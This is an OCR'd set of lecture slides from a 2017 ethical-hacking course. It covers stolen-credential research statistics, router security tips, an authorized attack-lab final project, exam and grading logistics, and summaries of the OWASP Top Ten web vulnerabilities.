https://www.theatlantic.com/technology/archive/2016/08/the-twitter-bot-that-sounds-just-like-me/496340/



"Hackers can use artificial intelligence to mimic their targets' tweets—and entice them to click on malicious links."

"SNAP_R's average success rate was about 30 percent. That's far better than the usual success rate with automated phishing, which is between 5 and 15 percent, "

Recent News

Phishing helps hackers hijack accounts, says Google study
BBC News 10 November 2017

http://www.bbc.com/news/technology-41940838

"Cyber-thieves grab almost 250,000 valid log-in names and passwords for Google accounts every week, suggests research."

'During the 12 months studying the underground markets, the researchers identified more than 788,000 credentials stolen via keyloggers, 12 million grabbed via phishing and 1.9 billion from breaches at other companies.'

Recent News

Data Breaches, Phishing, or Malware? Understanding the Risks of Stolen Credentials

Joint study between Google and UC Berkeley

Table 4: Top 10 passwords across all plaintext leaks.

Rank	Top Passwords	Number of Credentials	Percent of Credentials
1	123456	6,387,184	0.35%
2	password	2,759,747	0.15%
3	123456789	2,249,344	0.12%
4	abc123	985,709	0.10%
5	password1	888,836	0.05%
6*	homelesspa	855,477	0.05%
7	111111	855,257	0.05%
8	qwerty	829,835	0.05%
9	12345678	828,848	0.05%
10	1234567	740,464	0.04%

* This was the most common password in the MySpace credential leak, but appears to be automatically generated as all email addresses begin with "msmhomelessartist".

https://static.googleusercontent.com/media/research.google.com/en//pubs/archive/46437.pdf

Recent News

Data Breaches, Phishing, or Malware? Understanding the Risks of Stolen Credentials

Joint study between Google and UC Berkeley

Table 5: Breakdown of the top five email providers used by miscreants as exfiltration points to receive stolen credentials.

Phishing Kits		Keyloggers	
Mail provider	**Popularity**	**Mail provider**	**Popularity**
Gmail	72.3%	Gmail	39.0%
Yahoo	6.8%	Yandex	12.3%
Yandex	5.1%	Mail.ru	8.5%
Hotmail	4.2%	Hotmail	3.6%
Outlook	2.2%	Zoho	1.3%
Other	9.4%	Other	35.3%

https://static.googleusercontent.com/media/research.google.com/en//pubs/archive/46437.pdf

Recent News

Data Breaches, Phishing, or Malware? Understanding the Risks of Stolen Credentials

Joint study between Google and UC Berkeley




Figure 4: Weekly breakdown of the number of messages our rules flag as containing stolen credential information.

https://static.googleusercontent.com/media/research.google.com/en//pubs/archive/46437.pdf

Recent News

Data Breaches, Phishing, or Malware? Understanding the Risks of Stolen Credentials

Joint study between Google and UC Berkeley

Table 10: Top 10 phishing kits and the brands they target, ranked by number of potential victims.

Brand impersonated	Potential victims	Exfiltration emails	Days active
Yahoo, Hotmail, Gmail	1,448,890	2,599	365
Workspace Webmail	1,292,778	814	365
Dropbox	323,689	976	365
Dropbox	195,758	862	365
Google Drive	185,966	382	365
Docusign	152,242	180	365
ZoomInfo	151,282	19	364
Docusign	142,761	175	365
Office 365	133,044	166	284
AOL	130,898	507	365

Table 11: Top 10 keylogger families, ranked by the number of potential victims.

Keylogger	Activity reports	Exfiltration emails	Days active
HawkEye	409,837	470	365
Cyborg Logger	173,662	60	365
Predator Pain	118,197	326	365
Limitless Stealer	24,371	44	365
iSpy Keylogger	16,495	162	365
Olympic Vision	9,056	19	363
Unknown Logger	8,561	17	352
Saint Andrew's	6,802	1	352
Infinity Logger	4,690	15	363
Redpill Spy	3,668	15	363

https://static.googleusercontent.com/media/research.google.com/en//pubs/archive/46437.pdf

Best Practices

Secure your router

1. Change your default username and password.
2. If you specifically don't need Universal Plug and Play (UPnP) then disable it.
3. Turn off remote management (requires physical access).
4. Change the name of your access point.
5. Require a password for your WiFi connection.
6. Update the firmware on your router and IoT devices.
7. Research your purchases.
8. Read reviews.
9. Check for known vulnerabilities.
10. Peruse vendor's website.

http://www.welivesecurity.com/2016/11/08/secure-router-help-prevent-next-internet-takedown/

Housekeeping


Housekeeping

1. Lab 9 due 11:59PM tonight.
2. Five more posts due 11:59PM tonight.

Housekeeping

Last Withdraw: 11/18/17

Students who are no longer participating in the class (turning in assignments, posting on the forum, tasking quizzes or tests) may be dropped by the instructor



CIS 76 Linux Lab Exercise

Final Project
Fall 2017

Final Project

You will create an educational step-by-step lab for VLab that demonstrates a complete hacking attack scenario. You may exploit one or more vulnerabilities using Metasploit, a bot, custom code, social engineering and/or other hacking tools. You will document the preventative measures an organization could take to prevent your attack and help one or more classmates test their project.

Warning and Permission

Unauthorized hacking can result in prison terms, large fines, lawsuits and being dropped from this course!

For this project, you have authorization to hack any of the VMs in your VLab pod. Contact the instructor if you need additional VMs.

Steps

1. Research and identify one or more interesting vulnerabilities and related exploits.
2. Using VLAB, create a secure test bed, identifying attacker and victim systems, to run the lab in.
3. Develop step-by-step instructions on how to set up the test bed.
4. Develop step-by-step instructions on how to carry out the attack.
5. Develop a list of preventative measures the victim could block future attacks.
6. Have another student test your lab and verify the results can be duplicated.
7. Do a presentation and demo to the class.

The final project specifications are now available.

The final project is due on the Lesson 15 day.

https://simms-teach.com/docs/cis76/cis76final-project.pdf

Lots and lots of project ideas

Awesome-Hacking project list

https://github.com/Hack-with-Github/Awesome-Hacking

Awesome Repositories:

Awesome AppSec
Awesome Bug Bounty
Awesome CTF
Awesome DevSecOps
Awesome Exploit Development
Awesome Fuzzing
Awesome Hacking One
Awesome Honeypots
Awesome Incident Response
Awesome InfoSec
Awesome IoT Hacks
Awesome Malware Analysis
Awesome Pcaptools
Awesome Pentest
Awesome PHP Security
Awesome Reversing
Awesome Sec Talks
Awesome SecLists
Awesome Security
Awesome Static Analysis
Awesome Threat Intelligence
Awesome Vehicle Security
Awesome Web Hacking
Awesome Windows Exploitation
Awesome WiFi Arsenal
Awesome Android Security
Awesome OSX and iOS Security

Heads up on Final Exam

Test #3 (final exam) is TUESDAY Dec 12 4-6:50PM

Tue	12/12	**Test #3 (the final exam)** **Time** • Tuesday 4:00PM - 6:50PM in Room 828 **Materials** • Test (canvas) **CCC Confer** • Enter virtual classroom • Archives Confer or 3CMedia		5 posts Lab X1 Lab X2 Lab X3 Lab X4 Lab X5

Extra credit labs and final posts due by 11:59PM

- All students will take the test at the same time. The test must be completed by 6:50PM.
- Working and long distance students can take the test online via CCC Confer and Canvas.
- Working students will need to plan ahead to arrange time off from work for the test.
- Test #3 is mandatory (even if you have all the points you want)

FALL 2017 FINAL EXAMINATIONS SCHEDULE
DECEMBER 11 TO DECEMBER 16

DAYTIME FINAL SCHEDULE

Daytime Classes: All times in bold refer to the beginning times of classes. **MW/Daily** means Monday alone, Wednesday alone, Monday and Wednesday **or any 3** or more days in any combination. **TTH** means Tuesday alone, Thursday alone, or Tuesday and Thursday. **Classes meeting other combinations of days and/or hours not listed must have a final schedule approved by the Division Dean.**

STARTING CLASS TIME / DAY(S)	EXAM HOUR	EXAM DATE
Classes starting between:		
6:30 am and 8:55 am, MW/Daily	7:00 am-9:50 am	Monday, December 11
9:00 am and 10:15 am, MW/Daily	7:00 am-9:50 am	Wednesday, December 13
10:20 am and 11:35 am, MW/Daily	10:00 am-12:50 pm	Monday, December 11
11:40 am and 12:55 pm, MW/Daily	10:00 am-12:50 pm	Wednesday, December 13
1:00 pm and 2:15 pm, MW/Daily	1:00 pm-3:50 pm	Monday, December 11
2:20 pm and 3:35 pm, MW/Daily	1:00 pm-3:50 pm	Wednesday, December 13
3:40 pm and 5:30 pm, MW/Daily	4:00 pm-6:50 pm	Monday, December 11
6:30 am and 8:55 am, TTh	7:00 am-9:50 am	Tuesday, December 12
9:00 am and 10:15 am, TTh	7:00 am-9:50 am	Thursday, December 14
10:20 am and 11:35 am, TTh	10:00 am-12:50 pm	Tuesday, December 12
11:40 am and 12:55 pm, TTH	10:00 am-12:50 pm	Thursday, December 14
1:00 pm and 2:15 pm, TTh	1:00 pm-3:50 pm	Tuesday, December 12
2:20 pm and 3:35 pm, TTh	1:00 pm-3:50 pm	Thursday, December 14
3:40 pm and 5:30 pm, TTh	4:00 pm-6:50 pm	Tuesday, December 12
Friday am	9:00 am-11:50 am	Friday, December 15
Friday pm	1:00 pm-3:50 pm	Friday, December 15
Saturday am	9:00 am-11:50 am	Saturday, December 16
Saturday pm	1:00 pm-3:50 pm	Saturday, December 16

CIS 76 **Introduction to Cybersecurity: Ethical Hacking**

Introduces the various methodologies for attacking a network. Covers network attack methodologies with the emphasis on student use of network attack techniques and tools, and appropriate defenses and countermeasures. Prerequisite: CIS 75.
Transfer Credit: Transfers to CSU

Section	Days	Times	Units	Instructor	Room
98163	**T**	**5:30PM-8:35P**	**3.00**	**R.Simms**	**OL**

Section 98163 is an ONLINE course. Meets weekly throughout the semester online by remote technology with an additional 50 min online lab per week. For details, see instructor's web page at go.cabrillo.edu/online.

98164	**T**	**5:30PM-8:35PM**	**3.00**	**R.Simms**	**828**
&	Arr.	Arr.		R.Simms	OL


Section 98164 is a Hybrid ONLINE course. Meets weekly throughout the semester at the scheduled times with an additional 50 min online lab per week. For details, see instructor's web page at go.cabrillo.edu/online.

Where to find your grades

Send me your survey to get your LOR code name.

The CIS 76 website Grades page

http://simms-teach.com/cis76grades.php



Or check on Opus-II

`checkgrades` *`codename`*

(where codename is your LOR codename)

Written by Jesse Warren a past CIS 90 Alumnus

To run checkgrades update your path in .bash_profile with:
PATH=$PATH:/home/cis76/bin

Percentage	Total Points	Letter Grade	Pass/No Pass
90% or higher	504 or higher	A	Pass
80% to 89.9%	448 to 503	B	Pass
70% to 79.9%	392 to 447	C	Pass
60% to 69.9%	336 to 391	D	No pass
0% to 59.9%	0 to 335	F	No pass

Points that could have been earned:

8 quizzes:	24 points
8 labs:	240 points
2 tests:	60 points
2 forum quarters:	40 points
Total:	**364 points**

At the end of the term I'll add up all your points and assign you a grade using this table

Web Applications

Web Servers and Browsers


```
<!DOCTYPE html>
<html>
 <head>
  <title>Cylons Rule</title>
 </head>
 <body>
  <h1>Cylon Recruiting Center</h1>
  <img src="images/cylon.gif" alt="Cylon">
  <p>All IoT devices on earth are welcome!</p>
  <!-- credit: https://media.giphy.com/media/
      MzLGnFfhq7gly/giphy.gif -->
  <p>Join us at our next meeting on Caprica 6.</p>
 </body>
</html>
```

Web page rendered by the browser

Static web pages
- Created using HTML


Dynamic web pages
- Forms
- PHP
- Active Server Pages (ASP)
- Javascript
- More ...

Total number of websites



https://news.netcraft.com/archives/2017/10/26/october-2017-web-server-survey-13.html


Market share of active sites



Developer	September 2017	Percent	October 2017	Percent	Change
Apache	77,487,531	44.89%	76,631,591	44.50%	-0.39
nginx	35,640,320	20.65%	36,581,250	21.24%	0.60
Google	13,561,655	7.86%	13,592,197	7.89%	0.04
Microsoft	12,629,582	7.32%	12,544,124	7.28%	-0.03

https://news.netcraft.com/archives/2017/10/26/october-2017-web-server-survey-13.html

Market share of the top million busiest sites




Developer	September 2017	Percent	October 2017	Percent	Change
Apache	388,641	38.86%	386,464	38.65%	-0.22
nginx	293,847	29.38%	294,290	29.43%	0.04
Microsoft	97,320	9.73%	96,507	9.65%	-0.08
Google	16,335	1.63%	16,239	1.62%	-0.01

https://news.netcraft.com/archives/2017/10/26/october-2017-web-server-survey-13.html

OWASP Top Ten

Open Web Application Security Project (OWASP)



https://www.owasp.org/index.php/Main_Page

Core Purpose

"Be the thriving global community that drives visibility and evolution in the safety and security of the world's software."

Open Web Application Security Project (OWASP)

2013 Top 10 Web Application Security Flaws:

- A1 Injection
- A2 Broken Authentication and Session Management
- A3 Cross-Site Scripting (XSS)
- A4 Insecure Direct Object References
- A5 Security Misconfiguration
- A6 Sensitive Data Exposure
- A7 Missing Function Level Access Control
- A8 Cross-Site Request Forgery (CSRF)
- A9 Using Components with Known Vulnerabilities
- A10 Unvalidated Redirects and Forwards

https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project#tab=OWASP_Top_10_for_2013

OWASP Top 10

A1-Injection
Injection flaws, such as SQL, OS, and LDAP injection occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.

A2-Broken Authentication and Session Management
Application functions related to authentication and session management are often not implemented correctly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities.

A3-Cross-Site Scripting (XSS)
XSS flaws occur whenever an application takes untrusted data and sends it to a web browser without proper validation or escaping. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.

A4-Insecure Direct Object References
A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key. Without an access control check or other protection, attackers can manipulate these references to access unauthorized data.

A5-Security Misconfiguration
Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, and platform. Secure settings should be defined, implemented, and maintained, as defaults are often insecure. Additionally, software should be kept up to date.

https://www.owasp.org/index.php/Top_10_2013-Top_10

OWASP Top 10

A6-Sensitive Data Exposure
Many web applications do not properly protect sensitive data, such as credit cards, tax IDs, and authentication credentials. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data deserves extra protection such as encryption at rest or in transit, as well as special precautions when exchanged with the browser.

A7-Missing Function Level Access Control
Most web applications verify function level access rights before making that functionality visible in the UI. However, applications need to perform the same access control checks on the server when each function is accessed. If requests are not verified, attackers will be able to forge requests in order to access functionality without proper authorization.

A8-Cross-Site Request Forgery (CSRF)
A CSRF attack forces a logged-on victim's browser to send a forged HTTP request, including the victim's session cookie and any other automatically included authentication information, to a vulnerable web application. This allows the attacker to force the victim's browser to generate requests the vulnerable application thinks are legitimate requests from the victim.

A9-Using Components with Known Vulnerabilities
Components, such as libraries, frameworks, and other software modules, almost always run with full privileges. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications using components with known vulnerabilities may undermine application defenses and enable a range of possible attacks and impacts.

A10-Unvalidated Redirects and Forwards
Web applications frequently redirect and forward users to other pages and websites, and use untrusted data to determine the destination pages. Without proper validation, attackers can redirect victims to phishing or malware sites, or use forwards to access unauthorized pages.

https://www.owasp.org/index.php/Top_10_2013-Top_10

Open Web Application Security Project (OWASP)

OWASP Risk Rating Methodology

Threat Agents	Attack Vectors	Weakness Prevalence	Weakness Detectability	Technical Impacts	Business Impacts
App Specific	Easy	Widespread	Easy	Severe	App / Business Specific
	Average	Common	Average	Moderate	
	Difficult	Uncommon	Difficult	Minor	

https://storage.googleapis.com/google-code-archive-downloads/v2/code.google.com/owasptop10/OWASP%20Top%2010%20-%202013.pdf

A3
Cross-Site Scripting (XSS)

Cross-Site Scripting (XSS)

OWASP Risk Rating

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
Application Specific	Exploitability AVERAGE	Prevalence VERY WIDESPREAD	Detectability EASY	Impact MODERATE	Application / Business Specific
Consider anyone who can send untrusted data to the system, including external users, internal users, and administrators.	Attacker sends text-based attack scripts that exploit the interpreter in the browser. Almost any source of data can be an attack vector, including internal sources such as data from the database.	XSS is the most prevalent web application security flaw. XSS flaws occur when an application includes user supplied data in a page sent to the browser without properly validating or escaping that content. There are two different types of XSS flaws: 1) Stored and 2) Reflected, and each of these can occur on the a) Server or b) on the Client. Detection of most Server XSS flaws is fairly easy via testing or code analysis. Client XSS is very difficult to identify.		Attackers can execute scripts in a victim's browser to hijack user sessions, deface web sites, insert hostile content, redirect users, hijack the user's browser using malware, etc.	Consider the business value of the affected system and all the data it processes. Also consider the business impact of public exposure of the vulnerability.

https://www.owasp.org/index.php/Top_10_2013-A3-Cross-Site_Scripting_(XSS)

